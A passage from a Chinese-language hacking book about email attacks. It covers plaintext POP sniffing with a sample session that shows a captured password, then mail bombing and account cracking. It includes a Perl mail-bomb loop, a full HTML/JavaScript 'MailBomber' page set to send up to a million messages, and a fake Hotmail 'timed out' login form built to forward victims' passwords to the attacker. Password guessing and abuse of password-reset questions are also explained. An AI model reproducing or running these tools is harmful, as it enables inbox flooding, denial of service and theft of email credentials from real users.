POP 协议的另一个问题是所有的连接都是以明文方式传输的。这意味着，攻击者很容易使用 sniffer 或者 logger 在 POP 服务器与客户端之间获取传输数据。这些数据可能是用户密码、信用卡号等其他一切敏感信息。使用 sniffer 或 loggers 对邮件服务获取信息出现在越来越多的 Internet 商业间谍案中。例如，Outlook Express。

对策

因为涉及高风险，系统管理员使用加密的邮件系统如 PGP 变得非常重要。

5.3 案例分析

以下为截获到的一次模拟 POP 服务器会话信息：

```
telnet pop.isp.com 110
```

```
+OK pop.isp.com POP3 service (iPlanet Messaging Server 5.2 HotFix 1.26 (built Mar 31 2004))
```

```
user ajksjaksjkaj
```

```
-ERR Bad login
```

```
user ankit
```

```
+OK Name is a valid mailbox. Password required.
```

```
pass dkjfkjksd
```

```
-ERR Password supplied for ankit is incorrect.
```

```
pass ankit123
```

```
+OK ankit has 105 messages (170034 octets).
```

```
list
```

```
+OK 105 messages (170034 octets)
```

```
1 101
```

```
2 30091
```

```
....
```

```
retr 1
```

```
Displays the email message with number 1.
```

```
stat
```

+OK 105 170034

delete 1

Deletes the email message with number 1.

quit

+OK Pop server at pop.isp.com signing off.



第六章 邮件炸弹

Internet 上每个邮件账号及网络都有容量和带宽限制。也就是说，如果攻击者能够占用收件箱所有空间，占用目标机器所有带宽，则会导致不便及不必要的麻烦。本节前面部分，我们观察了垃圾邮件如何缓慢却确实地占用带宽及收件箱空间。很多情况下，恶意攻击者采取一系列垃圾邮件——我们称之为邮件爆炸，将给受害者带来麻烦。

6.1 简介

邮件爆炸是一种技巧，攻击者利用它将大量（有时是无限的）无意义的邮件强行发送到受害人邮箱。普通数量的垃圾邮件通常很难造成什么破坏——最多会带来一些不便。然而，大量的垃圾邮件（也称之为邮件爆炸）不仅会导致网络拥塞，同时耗尽用户邮箱空间并阻止了合法邮件的接收。绝大多数的邮件账户，一旦邮件空间超过使用限制，即使是合法邮件也不能再接收而被退回。同时，大量的垃圾邮件使得用户很难读取邮件。

大部分的邮件服务都给用户限定的使用空间。如，Hotmail 目前提供 2MB 使用空间。所以，要占满受害者的邮件空间非常容易和快速。可能有人想辩称：现在很多邮件服务已提供非常大的使用空间了（Google—2 GB, Yahoo—1 GB），然而，对这样大的空间，邮件爆炸依然迅速而有效。有两种典型的邮件爆炸攻击：

1. 大数量的邮件爆炸；
2. 列表关联的邮件爆炸；

以上两种技巧都有其优点和缺点，在各自的条件下使用更有效。

6.2 大规模邮件炸弹攻击

这种邮件爆炸，攻击者利用同一封邮件的大量复制来挤满受害者邮箱。通常，攻击者使用自动生成大数量邮件爆炸工具来控制邮件的内容、所发邮件的数目、所使用的邮件服务器和受害者邮箱地址。这种工具不仅易于使用，而且容易编写。以下就是一个实现邮件爆炸的 Perl 脚本：

```
#!/bin/perl
$program= '/usr/lib/sendmail';      //Path of the email daemon
$victim= 'victim@hostname.com';     //Victim's email address
$var=0;                             //Start count from 0
```

```

while($var < 10000)                //Count till number of emails to be sent
{
    open(MAIL, "|$mpprogram $victim") || die "Can't open Mail Program\n";
    print MAIL "Mail Bomb";        //Enter email contents here and send email
    close(MAIL);
    sleep(5);                      //Wait for sometime
    $var++;                        //Increase count by 1
}

```

以上的 Perl 脚本向受害者（victim@hostname.com）发送一封邮件的 10000 个复本。需要指出的是以上代码很容易修改以此来改变所发复本的数目，受害者邮箱地址或邮件炸弹的内容。

虽然大数量邮件爆炸技巧看上去易于实行和有效，但事实上，一旦受害者删除了所有接到的邮件炸弹，问题也随之解决。所以，通常攻击者会使用无限的大数量邮件炸弹或者使用列表关联邮件爆炸技巧。

6.3 列表关联的邮件炸弹

这种技巧，是攻击者按一个极大的邮件列表向受害者发送邮件。这个列表可能包括从“lizard lovers”到“one-eyed pig lovers”的任何主题。它不仅仅用完全随机和模糊的主题来挤占受害者邮箱，同时也不断地耗尽受害者的邮箱空间。而且，受害者删除整个邮件列表也是相当困难的。

和大数量邮件爆炸一样，列表关联邮件爆炸在工具的帮助下也极易实现。这些工具融合了邮件伪造技巧和垃圾邮件技巧。并且 Internet 中存在大量的这类工具，它们允许不断地改变邮件爆炸攻击的来源地址。

邮件爆炸工具极易使用和制造。这更导致了这种工具在 Internet 中的广泛运用。例如，以下代码即是用简单的 HTML 和 JavaScript 实现邮件爆炸的例子，它演示了攻击者非常方便地制造出复杂的邮件炸弹：

```

<HTML>
<HEAD>
    <TITLE>Ankit's MailBomber</TITLE>
    <script language="JavaScript">
    <!--
function checkAGE(){if(!confirm
("This Mail Bomber Belongs to Ankit
Fadia----ankit@bol.net.in"))history.go(-1);return " "}
document.writeln(checkAGE())<!--End-->

```



```
</Script>
</HEAD>
<BODY ulink="white" vlink="white" alink="white" BGCOLOR="#000000"
TEXT="#FFFFFF" ONLOAD="ResetForm()" BODY>
<P><SCRIPT LANGUAGE="JavaScript"><!-- JavaScript MailBomber
    var mail123 = 10000

    function MailBombing(iInterval)
    {
        document.Bomber.submit();
        if (document.SetupMailData.NumberOfBombs.value-- > 0)
        {
            window.setTimeout('MailBombing()',mail123);
        }
        else
            alert("MailBombing...");
    }
    function VerifyNumber(iNumber)
    { var i;
        var ch = "";
        for (i=0;i<iNumber.length;i++)
        {
            ch = iNumber.substring(i,i+1)
            if (ch < "0" || ch > "9")
                return false;
        }
        return true;
    }

    function MailBomb()
    {
        var szMsg;
        if (document.SetupMailData.UserToBomb.value == "")
        {
            alert("Please enter a valid email address to mailbomb.");
            document.SetupMailData.UserToBomb.focus;
            return;
        }
        if (VerifyNumber(document.SetupMailData.NumberOfBombs.value)==false)
```

```
{
    alert("Invalid Number of Bombs");
    document.SetupMailData.NumberOfBombs.focus;
    return;
}
if (document.SetupMailData.Subject.value == "")
{
    alert("Please Enter a subject for "
"+document.SetupMailData.UserToBomb.value);
    document.SetupMailData.Subject.focus;
    return;
}
if (document.Bomber.text.value == "")
{
    alert("Please Enter Message");
    document.Bomber.text.focus; // set user focus to here
    return;
}
szMsg = "Mail Bombing " + document.SetupMailData.UserToBomb.value +
"\n";
szMsg += "Please Wait while MailBombeing is completed."
szMsg += "You will Be Notified when the "
szMsg += "MailBombing Completes."
alert(szMsg);

document.Bomber.action = "mailto" +
document.SetupMailData.UserToBomb.value + "?subject=" +
document.SetupMailData.Subject.value;
MailBombing(mail123);
}
function ResetForm()
{
    document.SetupMailData.UserToBomb.value = "";
    document.SetupMailData.Subject.value = "Enter Subject Here";
    document.SetupMailData.NumberOfBombs.value = 1000000;
    document.Bomber.text.value = "Enter Message Here";
}
// End of hiding our code --></SCRIPT></P>
```



<CENTER><P>

<CENTER><P><FORM NAME="SetupMailData">Victim's Email Address

<INPUT TYPE=text NAME="UserToBomb" SIZE=62></P></CENTER>

<CENTER><P>Number of Email Bombs

<INPUT TYPE=text NAME="NumberOfBombs" VALUE=10000

SIZE=10></P></CENTER>

<CENTER><P>Subject

<INPUT TYPE=text NAME="Subject" SIZE=62></FORM></P></CENTER>

<CENTER><P><FORM METHOD=POST NAME="Bomber"

ENCTYPE="text/plain">Message

<TEXTAREA ROWS=10 COLS=60 NAME="text"></TEXTAREA></P></CENTER>

<CENTER><P><INPUT name="btnBombUser" TYPE=button onClick="MailBomb()"

value="Mail Bomb User">

</FORM>

Coded By Ankit Fadia----ankitfadia2001@yahoo.com

For more tutorials send an email to ankitfadia@yahoogroups.com

</BODY>

</HTML>

第七章 邮件账户破解

- 你的收件箱中是否有一些私人的邮件，不希望它们落入坏人之手？
- 你的工作邮箱中是否保存着一些敏感数据，不希望你的对手得到它？
- 你是否认为是别人使用你孩子的账户向地址本中每个人发送了辱骂邮件？
- 你是否怀疑有人曾读过你的电子邮件？

7.1 简介

邮件破解是 Internet 上最普遍的一种攻击。几乎所有热衷计算机安全者们——无论何种专业水准——他们都不同程度地沉湎于电子邮件账户的破解中。前面的章节中，我们已经谈到电子邮件在商业及个人领域不可思议的广泛应用。在 Internet 时代，大多数公司都会发现哪怕一天不使用电子邮件都很困难。随着越来越多的人开始在工作及生活中对电子邮件产生依赖，邮件破解所带来的威胁只会越来越大。

电子邮件在今天扮演如此重要的角色，使得邮件破解攻击在电脑罪犯看来更具吸引力。很多电脑犯罪也需要警察和法院人员隐蔽地进入嫌疑人邮箱寻找证据；年轻的爱人们可能愿意不惜一切代价窥视对方的电子邮件；各教育机构的朋友想闯入对方邮箱可能只为了搞个恶作剧。在这个充满商业间谍的时代，很多组织想方设法闯入对手的邮箱收集尽可能多的商业机密。

邮件账户破解的确是 Internet 上一种最令人激动的攻击（即使很多行业老手认为它作用微弱）。虽然，没有什么特别的方法能够确保攻击的成功，然而的确存在一些攻击者普遍运用的技巧，它们是：

1. 密码猜测；
2. 遗忘密码的攻击；
3. 密码暴力破解；
4. 钓鱼攻击；
5. 输入验证攻击；
6. 社会工程。

7.2 口令猜测

- 低威胁度；
- 易于实行；
- 非常普遍，但不太有效。

虽然这种攻击的成功率很低，但它可能是在 Internet 中使用最广泛的密码攻击技巧。在这种攻击中，攻击者首先应尽可能多地收集受害者的个人信息（如电话号码、生日、父母姓名、女友姓名、宠物名等），然后在提示口令输入时，按以上信息的各种组合（不同名字和不同数字）输入尝试运气。如果攻击者很幸运，那么这样的一个随意的组合可能的确行得通。见图 7-1。攻击者最经常猜测的一些密码为：

1. 爱人的姓名+生日/电话号码 例如，reshma0311；
2. 受害者本人姓名+生日/电话号码 例如，ankitfadia0525。




图 7-1 常见邮件登录界面

7.3 遗忘口令攻击

- 中度威胁；
- 易于实行；
- 不是非常有效。

遗忘密码攻击可看作密码猜测攻击的一种衍生。所有的邮件服务提供方都会向用户提供服务，通过只回答几个预设的问题而重新设置或找回账户密码。通常，服务方会要求用户输入私人的信息（别人不会知道）以找回或重置遗忘密码。然而不幸的是，实际上很多服务方要求用户输入的是一些公共信息，如国家、邮编，生日、城市等。一个攻击者可以毫不费力（社会工程）地找到这些信息，从而使用 forgot password 选项获得或重置受害者密码，进入其电子邮箱。

例如，Yahoo 要求用户只需输入生日、邮编及国家来重置密码。一个攻击者拥有以上信息就可以轻易地重置受害者密码，见图 7-2。

YAHOO! MAIL

Yahoo! - 1

Yahoo! Sign-In Problems

If you've forgotten the password to your account, please confirm your identity below and enter your Yahoo! ID. Follow the instructions on the next screen and we will provide you with a new password. If you've forgotten your Yahoo! ID, you can retrieve it by confirming your identity and providing us with the alternate email address associated with your account.

1. Confirm Your Identity

Please enter the Birthday, ZIP (or Postal) Code, and Country (or Territory) associated with your account.

Your Birthday July 17, 1985 (Month, DD, YYYY)

Your ZIP (or Postal) Code 94305

(US residents, enter the first five digits only please.
Foreign residents need only enter a postal code if provided to Yahoo!.)

Your Country or Territory United States
Canada
Afghanistan

2. Choose One of These Options**Forgot your password?**

Enter your Yahoo! ID:

For example: person@yahoo.com or

OR

Forgot your Yahoo! ID?

Enter your Email Address:

Enter the alternate email address you

图 7-2 Yahoo 的遗忘口令重置界面

而 Hotmail 就需要用户不仅输入以上信息，还要求用户回答与秘密相关的问题，见图 7-3。

MSN Home | My MSN | Hotmail | Search | Shopping | Money | People & Chat

msn Hotmail

Reset Your Password (Step 1)

To reset your Microsoft® .NET Passport password, please enter the following information and then click **Continue**.

If you have a paid Microsoft subscription associated with this account, you can also reset your password by [verifying your billing information](#).

[Help](#)

E-mail Address: janks2405@hotmail.com

Country/Region: United States

State: California

ZIP Code: 94309

Continue

Microsoft .net

[Member Services](#) [Terms of Use](#) [Privacy Statement](#)

Some elements © 1999 - 2004 Microsoft® Corporation. All rights reserved.

Get the latest updates from MSN

MSN Home | My MSN | Hotmail | Search | Shopping | Money | People & Chat

图 7-3 Hotmail 遗忘口令重置界面



7.4 暴力破解口令攻击

- 高威胁度；
- 非常机械、速度很慢；
- 非常有效。

暴力破解攻击也许是地下组织所知的最古老的一种密码破解技巧。对绝大多数的攻击者来说，密码暴力破解攻击仍然是其他所有方法失败后，最后的可依赖的攻击。在这种攻击中，一个自动工具或脚本会将所有键盘字母可能的组合作为密码进行尝试。这种攻击方式尝试所有可能的排列组合，也就意味着不管受害者密码为何，迟早会被破解。一旦找到正确密码，它将立即被显示在屏幕上。很显然由于键盘字母的可能组合非常巨大，所以有时暴力破解可能要花相当长的时间来找到正确密码。但是，如果攻击者足够幸运，那么有时他仅需几秒钟就能找到正确密码。

密码暴力破解攻击的成功及速度很大程度上取决于受害者的密码长度。以下一些基本提示在用户选择密码时必须记住：

- ✓ 尽量同时使用字母、数字和特殊字符。
- ✓ 尽量同时使用大写字母和小写字母。
- ✓ 尽量不要使用字典里的词作为密码。
- ✓ 密码不要太短。
- ✓ 经常更换密码。
- ✓ 不要使用容易被猜到的密码。
- ✓ 不要将你的密码写在贴于显示器的纸条上。
- ✓ 不要对所有账户使用同一个密码。

7.5 网络钓鱼攻击（Phishing）

- 威胁度很高；
- 易于实行；
- 有效程度视情况而定。

如果你使用邮件账户时间很长了，那么你可能经常碰到连接超时的情况，提示你与服务器连接超时，并要求你重新登录。对于这种提示，用户最自然的反应就是重新输入用户名和密码，继续访问邮件。钓鱼攻击正是利用了大多数邮件用户的这一习惯。

Phishing 是这样一种技巧，攻击者生成一个假的连接超时或请重新登录或错误显示给用户，希望用户上当输入用户名和密码。用户重新输入的信息，一般在用户重新登录邮件服务主页时，被攻击者利用脚本获取了。在绝大多数的钓鱼攻击中，欺骗用户的显示都做得非常逼真。大多数的邮件用户查看邮件并不非常警惕，对钓鱼攻击也不敏感。概括来说，钓鱼攻击可按下面的步骤进行：

1. 攻击者生成一个用来欺骗用户的伪造显示。此类钓鱼显示通常很容易通过改写邮件服务提供方的网页 HTML 代码来生成。需要指出的是攻击者必须修改伪造显示以保证账户

信息发送给了他们。这运用基本的 HTML 知识也可以做到。

例如，给 Hotmail 制造钓鱼显示，攻击者需要在 FORM 标签中改写 ACTION 栏，同时输入受害者邮箱地址，如图 7-4 所示。

```
<title>Hotmail Please re-enter your password</title>
<link rel="stylesheet" href="/cgi-bin/dasp/hotmail__1.css">
</head>
<body bgcolor="#ffffff" topmargin=0>
<center>
<form name="passwordform" action="YOUR CGI Script" method="post" target="_top"
AUTOCOMPLETE="OFF">
<input type=HIDDEN name="email" value="hot@mail.pass">0 <input type=HIDDEN name="subject"
value="hotmail pass">0 <input type=HIDDEN name="recipient" value="ankit@bol.net.in">0
<input type=hidden name="redirect" value="http://www.hotmail.com">

<table cellpadding=3 cellspacing=0 border=1
bordercolor="#ff0000"><tr><td><font class="f" size=2>
<font color='ff0000'><b>Timed Out</b></font>&nbsp; <b>Victim's Email
Address</b></font></td></tr></table>
<li><a href='http://216.33.150.250/cgi-bin/linkdirector/signup?_lang='
target='_top'>Sign up now</a> if you don't already have a Passport. <li> Did you <a
```

图 7-4 利用 Hotmail 网络钓鱼

2. 一旦攻击者生成了钓鱼显示，就将它发送给受害者。最常用的方法是将其按以下方式发送：文件附件、嵌入 HTML 的邮件、支持 Active-X 的邮件、HTA 应用程序，物理接触及其他一些方式。

3. 通常，只要受害者打开伪造网页，屏幕就会出现如下显示。一般用户会认为这是真实的邮件服务方发送的，而输入正确的账户信息。一旦受害者点击登录或注册键，他们的敏感信息就被发给攻击者。例如，以下为 Hotmail 的链接超时和 Yahoo 的伪造显示，如图 7-5，7-6 所示。

